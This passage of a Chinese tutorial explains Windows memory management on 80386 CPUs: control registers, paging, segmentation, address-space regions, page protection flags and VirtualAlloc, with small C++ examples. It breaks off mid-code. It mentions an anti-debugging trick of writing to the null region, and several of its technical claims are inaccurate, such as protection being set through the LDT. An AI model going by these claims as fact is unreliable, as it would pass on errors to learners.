通过控制如图1所示的两个地址转换机构可以完美的实现多任务，因为我们可以通过控制段表和页表（下面详细讨论基于80x86下的分段与分页机制）对内存进行人为的分配（事实上由操作系统来完成！上面所描述的算是Windows内存管理机制的起源——人类的贪婪！

2.分页机制

值得一提，从图1我们也可以看到，分页机制并不是一个操作系统所必须的，因为分页机制对于实现多任务起的作用并不太大，每个任务有其自己的页表，但是两个相同的任务在并发环境中，显然还是无法阻止每个任务都是隔离的。在Windows系统中当我们开机启动BIOS自检完成后，会设置CR0寄存器的第31位(PG位)启用分页机制，所以先来了解一下分页机制！

分页机制简单的来说，就是将物理内存分成一个一个的物理块，将虚拟内存（页文件）分成一个一个的页，每个页对应于一个物理块形成一个二维表，这个表就是页表，CPU通过控制寄存器查询页表的物理内存地址，从而完成虚拟内存到物理内存的映射！

分页机制离不开80386中的CR0、CR1、CR2、CR3四个控制寄存器，其中CR0起决定性控制作用，CR1保留，CR2和CR3配合操作系统实现分页机制！

为了更好地管理单个任务中的代码执行权限，80386提供了权限设置的硬件支持，分为ring0、ring1、ring2、ring3，Windows只使用了其中两环——ring0和ring3，上面的CRX寄存器都运行在ring0中，因此我们无法在ring3下获得或者修改它的值，我们可以通过一个小实验理解上面我滔滔不绝的讲解！

实验：工具OllyDbg 1.10

步骤：

（1）用OD随便载入一个PE文件。

（2）space键，写入"mov eax,cr3"，F8单步执行，程序进入SEH异常处理分支。

（3）抓取当前异常，单击OD的"选项"菜单，选择"调试选项"，单击"异常"选项卡，单击"添加最近的异常"，如图2所示，会发现C0000096(PRIVILEGED INSTRUCTION)的异常。

（4）重复1的操作。

（5）space键，写入"mov eax,cr1"，F8单步执行，程序再次进入SEH异常处理分支。

（6）重复3的操作，会发现"C000001D(ILLEGAL INSTRUCTION)"异常。

结论：CR1是保留的，所以当我们"mov eax,cr1"时会出现无效指令的异常，CR3在ring0环中，所以当我们"mov eax,cr3"时会出现特权异常。

CR0寄存器是32位的，0位和31位控制着分页与分段两种内存管理机制，第0位一般称为PE位（分段控制位），第31位一般称为PG位（分页控制位），PE＝0表示CPU处在实模式，PE=1表示CPU处于保护模式，不要小看这个位，如果没有它，当我们按下电源时，CPU是不会从FFFF0处跳转到BIOS程序中的，PG=0表示禁用分页机制，PG=1表示启用分页机制，当PG=1时Windows启用分页机制后，CR2和CR3才有了真正的意义，CR3保存着每一个任务的页表，页表是在物理地址中的，因为它的作用是解决虚拟地址和物理地址的映射！每个任务（在Windows中就是进程）都有自己的页表，这为多任务提供一个条件（这并不是一个必要且有效的条件），只要控制住页表就能控制住不同任务的位置，当CPU根据TR寄存器进行任务切换时，操作系统会自动更换CR3寄存器的页表内容，当然CPU没有人类的大脑那样聪明，如何知道指令和数据在物理内存和虚拟内存？这就需要CR2寄存器来解决，当CPU要找的指令和数据不在物理内存时，就会引发一个异常，CR2会记录下引起异常的页位置，然后有操作系统解决这个异常！

3.分段机制

要真正实现多个任务的隔离，只有将内存进行整体的分配才可以，当然这即需要Windows支持，更需要CPU提供硬件支持！

将内存进行分段管理不外乎涉及三个问题——从哪开始？多大？段特性？这三个问题对应于段基址（一个段的起始位置），段界限（段有多大），段特性（段属性）。段基址相信朋友们很容易理解，就是一个起始地址。段界限是一个关键元素，因为它决定着段的大小，它有段属性控制，在段属性中有一个G位，当G=0时表示使用字节为单位控制段界限，如果G=1表示使用4K为单位来控制段界限。段保护属性是和如图3所示的Windows可执行文件格式PE保护属性相辅相成的！

上面的三个问题组成的数据结构称为段描述符，段描述符有很多种，这里只讨论存储段描述符。存储段描述符有8个字节组成，这8个字节包含了32位的基址、20位的段界限和12位的段属性，其中最关键的就是段属性，段属性里包含了DPL（特权级）、G位（段界限以字节还是以4K为单位）、D位（段扩展方向，向低地址延伸还是向高地址扩展）。

很多个描述符组成的线性表描述符表，就是我们熟悉的GDT、LDT、IDT，在整个系统中只有一个GDT和IDT，每个任务都有一个LDT，当任务切换时并不切换GDT和IDT，只会切换LDT，GDT可以说是实现多任务的根本保证，操作系统完全控制住这部分的内容，当任务进行初始化或者进行任务切换时，其LDT的内容实际上是通过GDT中得到的！80386提供了GDTR、




图1 80386保护模式下的地址转换过程




图2 选择异常范围

00000020h	代码块
00000040h	已初始化数据块
00000080h	未初始化数据块
02000000h	可丢弃块
10000000h	共享块
20000000h	可执行块
40000000h	可读块
80000000h	可写块

图3 段保护属性和Windows PE格式保护属性的关系

LDTR、IDTR 三个寄存器来保存相应的描述符的基址和段界限。

要访问段描述表，就通过16位的段寄存器和相应的调整缓存，在OD的寄存器窗口中看到的CS、DS、ES等寄存器就能完成这个功能，它们称为段选择子，因为段描述符是以线性表存在的（*类似数字*），所以要访问只要指出其索引号就可以了，我们在OD中经常看到的CS、DS的内容，一般的最后一位不是0x3就是0xb，二进制的第三位总为0，这一位就是访问LDT或是访问GDT的控制位，当为0时就从GDT中读取描述符。通过这个值我们也可以理解，其实每个任务的LDT都会从GDT中读取内容，原因很简单——中央集权，CPU牢牢控制住内存的管理权限（GDT），每一个任务（LDT）只能听从GDT的规定。

4.分页与分段

分段与分页的区别就在于它们不同级别的地址转换机构，段表其实存在于线性地址空间中，这也是让人特别容易忽略的一个地方，很多入门的朋友对分段机制的成因及机制并不太了解，直接导致误以为Windows只有分页机制。可以说没有分段机制，80386就谈不上存在保护模式，更不要谈实现多任务！

二、虚拟内存分区

为了更好地使用虚拟内存，Windows简单的将虚拟内存进行了分区，简单的分为NULL空指针区、用户区、64KB禁区、内核区。首先我们来看一下这个范围：

```
//Windows 虚拟内存分区
#define Windows
#include "head.h"
int main()
{
	SYSTEM_INFO si;
	GetSystemInfo(&si);
	cout<<" 用户区:"<<si.lpMinimumApplicationAddress<<"  "<<si.lpMaximum
ApplicationAddress<<endl;
	return 0;
}
```




图4 Windows对虚拟内存的分区

程序执行如图4所示。

通过上面的程序，可以推出NULL空指针区的范围为0x00000000–0x00010000，0x00010000–0x7FFEFFFF为用户区，0x7FFEFFFF–0x80000000为64KB禁区，0x80000000–0xFFFFFFFF为内核区！




图5 任何16位程序在WIN32的计算机执行时出现内存访问违规

1.NULL空指针区

在PE结构中有一个DOS_STUB的结构，DOS_STUB解决了PE文件在MS-DOS执行时的问题，也就是说PE文件在MS-DOS中运行会执行DOS_STUB中的代码，而NULL空指针区解决了16位程序在WIN32位上安全执行的问题，NULL空指针区很多书上这样说——为了方便编程，解决了NULL空指针的安全问题，如果只是为了解决NULL空指针的安全问题完全没有必要使用0x00000000——0x0000FFFF这么大的空间，显然这段地址空间正好是16位的MS_DOS程序的地址映射范围，也就是说任何16位的程序在WIN32位的计算机执行都会出现内存访问违规，类似于如图5的现象。

NULL空指针区在逆向一些程序的时候会经常发现类似**mov eax,0 mov dword ptr ds:[eax],1**的代码，通过对该部分的内存进行写操作产生0xC0000005的写内存异常，起到Anti_debug的作用！在编程的时候我们也不妨利用一下。

2.用户区

这部分最大的特点就是各任务之间是独享的，而且在CPU的ring3环中。

3.64k禁区

这个没有什么好说的，相当于一个界限，它的作用是防止一些API函数，突破内核防线。

4.内核区

内核区是共享的，这是操作系统的位置，对于操作系统来说，共享是它必须的一个特点，只有这样，操作系统才能真正的对硬件及用户任务进行有效的管理，可以通过如下例子来理解。

```
//1.exe
……
int main()
{
	HANDLE hevent=CreateEvent(NULL,FALSE,FALSE,"test");
	if(hevent==NULL)
	{
		cout<<"Create Event Error!"<<endl;
		exit(1);
	}
	SetEvent(hevent);
	getchar();
	CloseHandle(hevent);

	return 0;
}

//2.exe
……
int main()
{
	HANDLE hevent=OpenEvent(EVENT_ALL_ACCESS,FALSE,"test");
	if(hevent==NULL)
	{
		cout<<"Can't OpenEvent!"<<endl;
		exit(1);
	}
	WaitForSingleObject(hevent,INFINITE);
	cout<<"hello world!"<<endl;
	CloseHandle(hevent);
	return 0;
}
```




图6 特例的运行效果图

上面使用了事件内核对象（*参考去年9期菜菜也谈Windows进程管理*）编写了两个程序，只有当1.exe运行后2.exe才会输出hello world，通过这个简单的例子可以加深理解内核区内存共享的特点，如图6所示。

三、内存保护属性及内存状态

如图7所示为操作系统的主要功能。

在内存管理中内存保护是一个相当重要的方面，在前面第一节中我们知道80386CPU通过段描述符表来实现对不同段的保护设置，这算是硬件上的内存保护设置。在上面也介绍了这种保护与PE文件IMAGE_SECTION_HEADER中的charactoristics的关系！对内存的保护不外乎——read、write、excute这三种属性，可以组合出3+6+6＝15种，但实际上并不需要这么多。在虚拟内存中常用的有如下几种保护属性：

PAGE_NO_ACCESS：对内存的任何操作都将出现违规
PAGE_READONLY：对内存进入写入或执行会出现违规
PAGE_READWRITE：对内存进行执行会出现违规
PAGE_EXCUTE：对内存读写会出现违规
PAGE_EXCUTE_READ：对内存写会出现违规
PAGE_EXCUTE_READWRITE：不会出现任何违规也就是0xe0
PAGE_WRITECOPY
PAGE_EXCUTE_WRITECOPY

前面的属性很容易理解，后面的*_WRITECOPY就是前面介绍的写时复制保护属性，这些属性的设置是有LDT来完成的，而且是在内存文件映射完成后再设置的，在OD的MAP窗口中我们会发现一个有意思的事情，就是所有的内存属性都是RWE，如图8所示。

```
//理解内存保护属性
…………………………
int main(int argc,char *argv[])
{
	MEMORY_BASIC_INFORMATION mbi;
	VirtualQuery(main,&mbi,sizeof(MEMORY_BASIC_INFORMATION));
	cout<<hex<<mbi.Protect<<endl
		<<mbi.AllocationProtect<<endl;
	return 0;
}
```

上面的代码是查询main函数地址处所在的页保护属性及相邻页的保护




图7 操作系统的主要功能

00400000	00001000	api		PE 文件头	Imag	R	RWE
00401000	00012000	api	.text	代码	Imag	R	RWE
00413000	00001000	api	.rdata		Imag	R	RWE
00414000	00001000	api	.data	数据	Imag	R	RWE
00415000	00001000	api	.idata	输入表	Imag	R	RWE
00416000	00001000	api	.reloc	重定位	Imag	R	RWE
10200000	00001000	MSVCRTD		PE 文件头	Imag	R	RWE
10201000	00055000	MSVCRTD	.text	代码	Imag	R	RWE
10256000	00009000	MSVCRTD	.rdata	输入表,输出表	Imag	R	RWE
1025F000	00008000	MSVCRTD	.data	数据	Imag	R	RWE
10267000	00001000	MSVCRTD	.rsrc	资源	Imag	R	RWE
10268000	00004000	MSVCRTD	.reloc	重定位	Imag	R	RWE
10480000	00001000	MSVCP60D		PE 文件头	Imag	R	RWE
10481000	00046000	MSVCP60D	.text	代码	Imag	R	RWE
104C7000	00030000	MSVCP60D	.rdata	输入表,输出表	Imag	R	RWE
104F7000	00002000	MSVCP60D	.data	数据	Imag	R	RWE
104F9000	00001000	MSVCP60D	.rsrc	资源	Imag	R	RWE
104FA000	00004000	MSVCP60D	.reloc	重定位	Imag	R	RWE
778E0000	00001000	MSVCRT		PE 文件头	Imag	R	RWE
778E1000	0004C000	MSVCRT	.text	代码,输入表,输出	Imag	R	RWE
77C2D000	00007000	MSVCRT	.data	数据	Imag	R	RWE
77C34000	00001000	MSVCRT	.rsrc	资源	Imag	R	RWE
77C35000	00003000	MSVCRT	.reloc	重定位	Imag	R	RWE
7C800000	00001000	kernel32		PE 文件头	Imag	R	RWE
7C801000	00084000	kernel32	.text	代码,输入表,输出	Imag	R	RWE
7C885000	00005000	kernel32	.data	数据	Imag	R	RWE
7C88A000	0008E000	kernel32	.rsrc	资源	Imag	R	RWE
7C918000	00006000	kernel32	.reloc	重定位	Imag	R	RWE

图8 所有内存属性都是RWE




图9 执行结果




图12 执行结果




图11 任务管理器得到的内存数据

属性，执行结果如图9所示。

0x20为PAGE_EXECUTE_READ，0x80为PAGE_EXECUTE_WRITECOPY，由此看来操作系统为进程分配内存空间时会先将内存状态初始化为RWE，当PE装载器装载完成后再根据PE文件的IMAGE_SECTION_HEADER的charactoristics来设置IDT的段属性部分。

00280000	00041000				Map
002D0000	00041000				Map
00320000	00006000				Map
00330000	00041000				Map
00390000	00003000				Map
7FFA0000	00033000				Map
7FFE0000	00001000				Priv
00010000	00001000				Priv
00020000	00001000				Priv
0012D000	00001000				Priv
0012E000	00002000			堆栈 于 主线程	Priv
00140000	00003000				Priv
00240000	00006000				Priv
00250000	00003000				Map
00380000	00005000				Priv
003A0000	00004000				Priv
7FFDD000	00001000			数据块 于 主线程	Priv
7FFDE000	00001000				Priv
7F6F0000	00007000				Map
00400000	00001000	api		PE 文件头	Imag
00401000	00012000	api	.text	代码	Imag
00413000	00001000	api	.rdata		Imag
00414000	00001000	api	.data	数据	Imag
00415000	00001000	api	.idata	输入表	Imag
00416000	00001000	api	.reloc	重定位	Imag
00417000	00005000	api	.irdata		Imag
10200000	00001000	MSVCRTD		PE 文件头	Imag
10201000	00055000	MSVCRTD	.text	代码	Imag
10256000	00009000	MSVCRTD	.rdata	输入表,输出表	Imag

图10 PE文件载入内存后的状态

对于虚拟内存来说不外乎两种状态，一种是分配了物理内存的虚拟内存，称为提交状态，一种是没有分配物理内存的虚拟内存称为保留状态！根据这两种状态又可以分为如下几种状态：

> 空闲：保留前的状态。
> 私有：当内存进行保留操作后，虚拟内存就变为私有。
> 映射：其实就是内存映射，将PE文件映射到内存中称为MAP，然后根据PE结构的输入表（.rdata节）将DLL文件载入。
> 映像：PE文件需要的DLL等文件载入后，PE文件就成为了映像。

在OD中单击M按钮就会看到一个PE文件载入内存后的状态，如图10所示。

到这里，总算把一些基本的Windows内存管理的理论絮叨完了，这个世界上没有比看理论内容更让人乏味的了。

四、虚拟内存分配与查询

当我们打开任务管理器时，如果您细心一定会看到如图11的内容。

那一个个的内存数据是如何被任务管理器所得到，相信你一定很好奇。要获得内存的相关信息只要调用GlobalMemoryStatus()就可以了，结合虚拟内存分配看如下代码：

```
//理解内存分配与查询
MEMORYSTATUS mem;
void CoutMemStatus()
{
    int mb=1024*1024;
    GlobalMemoryStatus(&mem);
    cout<<mem.dwTotalPhys/mb<<" "<<mem.dwAvailPhys/mb<<endl
        <<mem.dwTotalPageFile/mb<<" "<<mem.dwAvailPageFile/mb<<endl
        <<mem.dwTotalVirtual/mb<<" "<<mem.dwAvailVirtual/mb<<endl;
}
int main(int argc,char *argv[])
{
    CoutMemStatus();
    cout<<"##########保留1GB####################"
<<endl;
    LPVOID lpbase=VirtualAlloc(NULL,1024*1024*1024,MEM_RESERVE,
PAGE_READWRITE);
    if(lpbase==NULL)
    {
        cout<<"can't alloc Virtual Memory!"<<endl;
    }
    CoutMemStatus();
    /*1：只有用户虚拟空间减少了1GB
      2：int *p=(int *)lpbase; p[0]=1; this is error*/
    cout<<"###########分配1GB##################"
<<endl;
    VirtualAlloc(lpbase,1024*1024*1024,MEM_COMMIT,PAGE_READWRITE);
    CoutMemStatus();
    /*
     1：总虚拟内存也减少了1GB
     2：物理内存有微小的变化
    */
    cout<<"############逼系统分配物理内存##########"
<<endl;
    int *p=(int *)lpbase;
    for(int i=0;i<1024*1024*256;i++)
    {
        p[i]=1;
    }
    CoutMemStatus();
    /*1：物理内存减少约了1GB
      2：只有用才会分配内存*/
    cout<<"##############清除512M内存############"
<<endl;
    VirtualAlloc(lpbase,1024*1024*512,MEM_RESET,PAGE_READWRITE);
    char *pp=(char *)lpbase;
    pp[1024*1024*1000]='a';
    pp[0]='a';
    CoutMemStatus();
    //清除后的虚拟内存是还可以使用的
